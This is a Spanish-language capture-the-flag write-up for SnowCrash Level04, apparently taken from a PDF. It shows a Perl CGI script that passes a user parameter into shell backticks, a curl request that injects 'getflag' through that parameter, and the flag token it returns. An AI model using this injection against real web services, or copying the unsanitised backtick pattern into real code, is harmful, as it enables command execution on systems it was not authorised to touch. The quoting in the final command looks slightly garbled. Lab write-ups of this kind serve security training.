


4


Level04

En este reto podemos ver un script de perl. Si vemos los permisos de perl podemos observar que el user dueño es `flag04`, esto nos hace pensar que tendremos que utilizar este código para hacer alguna code ejecution que ejecute `getflag`.




```
level04@SnowCrash:/var/www$ ls
index.html level04 level12
level04@SnowCrash:/var/www$ cd level04/
level04@SnowCrash:/var/www/level04$ ls -la
total 4
dr-xr-x---+ 2 flag04 level04 60 May 19 02:37 .
drwxr-xr-x  1 root   root   100 May 19 02:37 ..
-r-xr-x---+ 1 flag04 level04 152 May 19 02:37 level04.pl
level04@SnowCrash:/var/www/level04$ |
```

Si observamos el código vemos lo siguiente:



```
level04@SnowCrash:~$ cat level04.pl
#!/usr/bin/perl
# localhost:4747
use CGI qw{param};
print "Content-type: text/html\n\n";
sub x {
    $y = $_[0];
    print `echo $y 2>&1`;
}
x(param("x"));
level04@SnowCrash:~$ |
```


El script se está ejecutando en localhost:4747, por lo que vamos a probar que ocurre cuando hacemos una petición a esta dirección.



```
level04@SnowCrash:~$ curl http://localhost:4747
level04@SnowCrash:~$ |
```

Como podemos ver en el código, este cgi hace una llamada al script y hace un echo de lo que manda el usuario, pero aprovechando esto podemos escapar las comillas y insertar un `getflag` en medio de todo

esto.



A terminal window titled "level04@SnowCrash: ~". The user runs the command "curl 'http://192.168.127.130:4747?x='getflag'" and receives the response "Check flag. Here is your token : ne2searoevaevuem4ov4ar8ap".

```
level04@SnowCrash:~$ curl 'http://192.168.127.130:4747?x='getflag'
Check flag. Here is your token : ne2searoevaevuem4ov4ar8ap
level04@SnowCrash:~$
```

Gracias a esto podemos ver que la flag es `ne2searoevaevuem4ov4ar8ap`.